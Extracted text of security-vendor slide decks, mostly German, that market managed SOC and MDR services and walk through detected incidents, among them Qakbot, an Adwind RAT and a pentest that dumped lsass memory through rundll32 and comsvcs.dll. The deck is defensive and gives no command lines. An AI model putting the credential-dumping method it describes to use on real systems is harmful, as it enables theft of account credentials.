
Ontinue teams responsible for day-to-day security operations



Cyber Advisors	Cyber Defenders
Threat Hunters	Vulnerability Analysts

ION Cyber Defense Center

Enabling existing Microsoft technology



Live Demo

Collab. Respond. Resolve.



Alexander Luig
Senior MXDR Specialist

Ontinue



Q&A

Thank you!



Alexander Luig
Senior MXDR Specialist

Ontinue



**Reach out
on LinkedIn.**

Collab. Respond. Resolve.

Ontinue



Alexander Krebs
Senior Sales Cybersecurity



Alexander Luig
Senior MXDR Specialist





Ein SOC ist ein SOC! Wirklich?

Securing the Future -
Managed Services vom
Endpoint bis zum 24/7 SOC

Alexander Schmidt
Director Sales | 21.11.2023





Alexander Schmidt
a.schmidt@obrela.com
+49 (0) 152 33 98 86 43



Von Rohdaten zur aktiven Eskalation in 30 Minuten

 DASHBOARD

SELECT RANGE

LAST 30 DAYS

OVERVIEW

CURRENT JUN 21, 2022 - JUL 21, 2022
PAST MAY 22, 2022 - JUN 21, 2022



RAW SIGNALS

116.1GB

PAST 107.8GB



CORRELATIONS

622K

PAST 580K



ALERTS

12K

PAST 12K



INCIDENTS

101

PAST 1



ACTIVE ESCALATIONS

10

Überwachen. Nachforschen. Jagen. Reagieren.

ENDPOINT



NETWORK



ON PREMISES



CLOUD



Detect



DETECTION

Erkennung basierend auf IP-Inhalten von Algorithmen, Nutzung von Tausenden von Korrelationsregeln, Watchlists, Bedrohungsdaten und fortschrittlicher Analytik (statistische Analyse, maschinelles Lernen)

Investigate



VALIDATION

SOC-Analysten untersuchen unter Berücksichtigung zusätzlicher Kontextinformationen und Anreicherung.

INVESTIGATION

Die Empfehlungen der SOC-Analysten und die Leitlinien für den Umgang mit Vorfällen werden innerhalb von Swordfish bereitgestellt

Respond



SOC THREAT RESPONSE

Von SOC-Analysten ermöglichte softwaregesteuerte Maßnahmen oder automatisierte Playbooks zur Eindämmung der Bedrohung.

EMERGENCY INCIDENT RESPONSE

Bereitgestellt von einem hochqualifizierten, zertifizierten Incident-Response-Team..

THREAT INTELLIGENCE

Integration mehrerer Threat-Intelligence-Feeds.

PROACTIVE THREAT HUNTING

Threat Hunting wird bei unseren Kunden wöchentlich durchgeführt.

24x7 Analyst-Analyst-Access

Via Swordfish, Email, Telefon

The Power of „The UseCase“

Praxisorientierte Szenarien stärken die Effektivität von SIEM und SOC bei der Identifizierung, Analyse und Reaktion auf Sicherheitsvorfälle.

UseCases sind essenziell für SIEM und SOC. Sie ermöglichen präzise Regeln zur Bedrohungserkennung.

- Sicherheitsteams reagieren proaktiv
- Ressourcen werden effizient genutzt
- Compliance-Anforderungen werden erfüllt
- Automatisierte Reaktionen ermöglicht

Und Ihr MDR und SOC as a Service Partner?

Für einen MDR-Provider wie Obrela sind klar definierte UseCases entscheidend:

- sie ermöglichen eine effiziente Erkennung und Reaktion auf Sicherheitsvorfälle in Echtzeit
- standardisieren Sicherheitspraktiken
- passen sich an individuelle Kundenanforderungen an
- ermöglichen schnellere Reaktionszeiten
- verbessern die Skalierbarkeit der Dienstleistungen

Durch die präzise Anwendung von UseCases kann OBRELA effektiv auf unterschiedliche Kundenbedürfnisse reagieren und einen konsistenten Schutz bieten.

Obrela UseCases


Im Standard stehen sofort über 1.000 UseCases zur Verfügung, mehr als 75% davon in den letzten 13 Jahren von Obrela entwickelt

Als integraler Bestandteil des Onboarding-Prozesses und darüber hinaus arbeiten wir daran, kundenspezifische UseCases zu identifizieren

Während der Vertragslaufzeit können Sie pro Jahr die Erstellung von bis zu 12 von individuellen UseCases abrufen

UseCase Beispiele für ein Kundenszenario

- ▶ Für 'Bind' sind 4 'Device-spezifische' UseCases verfügbar
- ▶ Im 'Active Directory' stehen 2 erweiterte Sicherheitskorrelation und 4 Device-spezifische UseCases zur Verfügung
- ▶ Darüber hinaus bieten wir mehr als 15 UseCases für Linux-Betriebssysteme sowie 2 UseCases für MySQL-Datenbanken



Zusammenspiel UseCases / Playbooks am Beispiel: Ransomware

2023 Vorfall bei einem Obrela Kunden, Deutsches Dienstleistungsunternehmen, Rechtsberatung

- ▶ 800 überwachte Systeme
- ▶ Angriff identifiziert 2023
- ▶ Threat Intelligence als Impulsgeber

In diesem Fall wurde verdächtiger oder bösartiger Inhalt auf einem Endgerät identifiziert. Die Analyse zielt darauf ab, die Natur der Inhalte zu verstehen, ihre Herkunft zu ermitteln und geeignete Maßnahmen zur Eindämmung und Bereinigung zu ergreifen. Dabei kommen verschiedene Analysemethoden und Sicherheitswerkzeuge zum Einsatz, um die Bedrohung genau zu charakterisieren und die Auswirkungen auf das betroffene Endgerät sowie das gesamte Netzwerk zu bewerten.

Kurze Beschreibung eines Falles - Verdächtige/bösartige Inhalte auf einem Endpunkt



Malicious activity detected on an internal host (13:46)

Regelwerk wurde mehrmals durch Aktivitäten ausgelöst:


- Rundll32 führt eine verdächtige DLL aus dem Benutzer-Temp-Ordner aus.
- Mehrere verdächtige PowerShell verschleierte Befehle.
- Skriptausführung in Verbindung mit einer verdächtigen .zip-Datei.
- Verdächtige Netzwerk-C2-Kommunikation (blockiert).

Die SOC-Analysten haben die Warnungen auf weitere verdächtige Befunde überprüft und die Artefakte mit Hilfe von "Technologie" eingehend analysiert



Acknowledged & Action Initiated

Der Kunde hat den Fall in der Swordfish-Plattform bestätigt.



Reported Case (14:03)

Der SOC-Analyst berichtete über Swordfish und eskalierte die Ergebnisse telefonisch, wobei angemessene Maßnahmen für den Vorfall vorgeschlagen wurden.

- Der Host wurde remote durch Technologie isoliert.
- Die Angriffs-IOCs wurden für die gesamte Unternehmensumgebung durch Technologie gesperrt.
- Die Analyse wurde fortgesetzt.
- Es wurde eine erweiterte Infektion zur gleichen Zeit auf mehreren Hosts und einem Server identifiziert. Weitere Mitglieder des L2 wurden hinzugezogen.



Further Analysis and Investigation

Unsere Analysten setzten ihre Untersuchung über Technologie auf dem Host fort und machten dabei mehrere zusätzliche Entdeckungen.

Die Analyse zeigte eine Verbindung zur Qakbot-Malware-Familie. Link: <https://www.blackberry.com/us/en/solutions/endpoint-security/ransomware-protection/qakbot>

Zusätzliche Technologie-Agenten wurden bereitgestellt.

Die Herkunft der Infektion deutete auf eine ausgedehnte Phishing-Kampagne gegen den Kunden hin.

Es wurde eine Analyse der E-Mail durchgeführt, die die Quelle des Angriffs und den Arbeitsmechanismus aufdeckte. HTML-Anhang, der eine Zip-Datei herunterlädt.



Case Close (22:27)

Kontinuierliche Kommunikation und Unterstützung des Kunden, um alle erforderlichen Schritte des Incident-Response-Zyklus zu verfolgen. Mehrfache Wiederholung des IR-Zyklus und Bedrohungssuche in der Umgebung mit der Erstellung von IOCs aus dem TI-Zyklus. Ein weiterer Fall wurde erstellt und anschließend mit diesem anfänglichen Fall korreliert.



Continuous communication and Investigation

Zusätzliche Warnungen und Befunde wurden erkannt und gemeldet.

In den nächsten Stunden folgten mehrere Telefon-Eskalationen.

Was leistet 1 Analyst pro Schicht?


90-100
Benachrichtigungen
pro Schicht

Wird eskaliert auf 16
Vorfälle pro Schicht
(beliebiger
Schweregrad) oder
alternativ 48 Vorfälle
pro Tag

Im Durchschnitt
werden 2 der 48
Vorfälle pro Tag auf
"Hoch" eingestuft

Im Durchschnitt
werden 2 der 1440
Vorfälle pro Monat
auf "Kritisch"
eingestuft

CASE 1 – Suspicious Internal Activity



CASE 2 - Suspicious Internal Activity



TO = JUL 8, 20:47

JUL 8, 21:15

JUL 8, 21:16

JUL 12, 10:06



Detection



Report & Escalation



Further Analysis and Investigation



Continuous communication & Investigation



Operations Resume

- SOC proceeded with case escalation.
- The analysts requested BTS contribution in order to decode the encoded string.
- The Customer and Obrela were in contact through various communication channels concerning the course of the incident.



Further Analysis and Investigation:

- The decoded command used the rundll32.exe utility to invoke a function within the comsvcs.dll file.
- It retrieved the process ID of the lsass process using the Get-Process cmdlet and passed it as an argument.
- The command also included the path to a shortcut file

- The customer confirmed that the activity was part of Internal Pentest audit.
- The case was closed following the customer's feedback.

MDR CORE (XDR) detected suspicious activity on the host XXXX from user YYYY, which is a Domain Admin account.

WmiPrvSE.exe spawned the process powershell.exe, which executed an encoded command.

Continuous communication and Investigation:

- CMD was then invoked and ran a command that iteratively retrieved the list of running processes filtered to only include the process with the image name "lsass.exe" and then searched for the specific string within the output. It then invoked rundll32.exe and instructed it to execute comsvcs.dll with specific command line arguments.
- The aforementioned command sequence was identified as "Process Memory Dump" and overall suspicious behavior by MDE.

CASE 3 - Host Infection



TO = MAR 9, 09:50

MAR 9, 10:03

MAR 9, 10:15

MAR 10, 2:37

MAR 11, 11:23



Detection



Report & Escalation



Further Analysis and Investigation



Detection #2



Continuous communication & Investigation



Operations Resume

- SOC proceeded with case escalation.
- According to Threat Intelligence information, the file in question had malicious reputation.
- The Customer and Obrela were in contact through various communication channels concerning the course of the Incident.



Further Analysis and Investigation:

- The file was flagged as Trojan:Java/Adwind" and categorized as a "RAT" by MDATP (MDR CORE).
- This type of file can be possibly used by attackers to collect information from an infected machine.
- Defender failed to quarantine the malicious file.
- Suspicious outbound communication has been detected

- SOC suggested to verify the activity with the user, scan the host and block the hash, while the host remains isolated.
- Customer confirmed that the pc has been checked.
- The case was closed after the customer's request.

SOC detected that the host 'XXXX' is possibly infected by a malicious file.



2nd Alert Received:

- More malicious files with bad reputation have been identified residing in different paths of the host.
- TECHNOLOGY also failed to quarantine them.

Continuous communication and Investigation:

- Suspicious connections have been identified, as the process "WinSCP.exe" is performing connections and likely file transfer to "ping-pong.gr."
- In addition, multiple outbound connections to various websites on port 69 have been identified. It is found that all of them are directed towards IP XXXX but with many different request URLs and from various processes including browsers, viber.exe, others.

Obrela UseCase SLAs

ACTION	HIGH COMPLEXITY	MEDIUM COMPLEXITY	LOW COMPLEXITY
Time to Acknowledge Ticket	1 working day	1 working day	1 working day
Time to Analyze and Validate	5 working days	4 working days	3 working days
Time to Develop (Standard)	15 working days	5 working days	3 working days
Time to Test	2 working days	1 working day	1 working day

Die Kritikalität von Vorfällen

INCIDENT SEVERITY	CATEGORIES
CRITICAL	The incident creates grave concern affecting the systems and/or services in scope.
HIGH	An incident that creates concern in terms of the target system security in scope.
MEDIUM	An incident that creates potential concern in terms of the target system security in scope.



Rund um die Uhr Echtzeitschutz für Applikationen, Infrastruktur und Cloud

24x7 Managed Detection and Response:

Rund um die Uhr Erkennen und Reagieren auf Bedrohungen.

Umfangreiche Sichtbarkeit und Handlungsbereitschaft:

Ausführliche Überwachung und sofortige Handlungsfähigkeit bei sicherheitsrelevanten Ereignissen.

Skalierbarer Threat-Detection-Technologie-Stack:

Anpassungsfähige Technologie-Infrastruktur für die Erkennung von Bedrohungen, die mit dem Umfang wächst.

SOAR (Automatisierung und Orchestrierung):

Integration von Security Orchestration, Automation, and Response für eine effiziente automatisierte Reaktion auf Vorfälle.

MITRE ATT&CK Framework:

Verwendung des MITRE ATT&CK Framework als Referenz für die Identifizierung, Kategorisierung und Reaktion auf Angriffstechniken.

Threat Intel MDR:

Nutzung von TI für eine datengesteuerte und proaktive Herangehensweise an Bedrohungen.

Umfangreiche Tiefe und Breite:

Tiefgreifende und umfassende Abdeckung von Sicherheitsmaßnahmen, um eine breite Palette von Bedrohungen zu bewältigen

SOCaaS

Obrela SOC-as-a-Service (SOCaaS) bietet Echtzeit-Lagebewusstsein und Schutz durch:

- 157 hochqualifizierte IT-Sicherheits- und Bedrohungsanalysten
- 24/7/365 Überwachung
- Event-Management
- Reporting, Analysen und Service-Reviews
- Dediziertes Service Delivery und Client Success



THREAT HUNTING

- ▶ Obrela kombiniert Wissen, Erfahrung, Automatisierung und die proaktive Suche nach Kompromittierungen mithilfe von fortschrittlicher Analyse und Threat Intelligence
- ▶ Das Threat-Hunting-Team von Obrela führt proaktive Threat Hunts durch, um Bedrohungsakteure und Schwachstellen zu identifizieren.
- ▶ Das Threat-Hunting-Framework von Obrela konzentriert sich auf eine hypothesengetriebene Suche und Profilierung und umfasst die folgenden Ansätze:
 - **System Based:** Durchführung von Bedrohungs-Hunting-Iterationen, um verdächtige Aktivitäten oder Indicators of Compromise (IOCs) systematisch zu identifizieren
 - **Mission Based:** Reaktiver Ansatz, bei dem Threat-Hunting aktiv dazu beiträgt, Angriffsaktivitäten zu stoppen



Dankeschön!

Alexander Schmidt

a.schmidt@obrela.com

+49 (0) 152 33 98 86 43





BackUp Slides

MDR Service Metrics / KPIs

Incident Management KPIs

- Anzahl der Vorfälle pro Arbeitsstunde eines Sicherheitsanalysten
- Anzahl der Ereignisse pro Arbeitsstunde eines Sicherheitsanalysten
- Zeitaufwand für die Analyse pro identifizierten Vorfall
- Anzahl der eskalierten Warnungen
- Falschpositive pro Monat
- Identifizierte der False-Positives pro Monat
- Trend der False-Positives pro Monat
- Warnungen/Vorfälle, die gemäß SLA basierend auf der Schwere geschlossen wurden
- Reaktionszeit gemäß SLA basierend auf der Schwere
- Support-Tickets, die gemäß SLA geschlossen wurden


Platform Maintenance KPIs

- Uptime und Nutzung der Komponenten der Swordfish-Plattform (stündlich)
- Anzahl der verlorenen Ereignisse während der Weiterleitung pro Tag
- Anzahl der Ereignisse pro Sekunde pro Protokollquelle und Spitzenwerte (EPS-Überwachung und Berichterstattung)
- Anzahl der Gesamtereignisse im Vergleich zu korrelierten Ereignissen (Ereignisreduktionsrate)
- Anzahl der Korrelationsregeln / Ereignisreduktionsrate
- Anzahl der überwachten Geräte/Protokollquellen pro Monat
- Anzahl der GB/Tag
- Problemmanagement und -lösung basierend auf der Kritikalität
- Anzahl der Änderungsanfragen
- Anzahl der für die Plattform geöffneten Problemfälle

BLUE TEAM

Unterstützt das Security Operation Center mit effizientem Vorfallsmanagement, Eskalierung, und Mitigierung


- Security Operations Support
- Security Posture Assessment
- Vulnerability Scanning
- Vulnerability Management
- Advanced Content Development
- Training



SIRT - INCIDENT RESPONSE

Obrelas Security Incident Response Team (SIRT) ermöglicht dem Kunden eigene Mitigierung / Eindämmung durchzuführen:

- Remote Security Incident Support bis zum Abschluss
- Remote-Untersuchung veranlasst durch Services Requests
- Remote Endpunkt-Untersuchung und Malware-Analyse
- Active Responses/ Playbooks
- Domän-Ausschaltung



Obrela: Dienstleistungsorientiert durch “MDR Native”

- Unsere Customer Success Manager gewährleisten, dass Kunden ihre Ziele nicht nur während der erfolgreichen Implementierung erreichen, sondern auch darüber hinaus. Dies fördert die Zusammenarbeit mit den Experten innerhalb von Obrela.
 - Unser Customer Success Management umfasst die Planung, das Onboarding und die erfolgreiche Kundenbindung,
 - im Dienstleistungsmanagement verfolgen wir wichtige Meilensteine und Metriken, um sicherzustellen, dass der Kunde seine Ziele erreicht
 - Quartärliehe Service Reviews
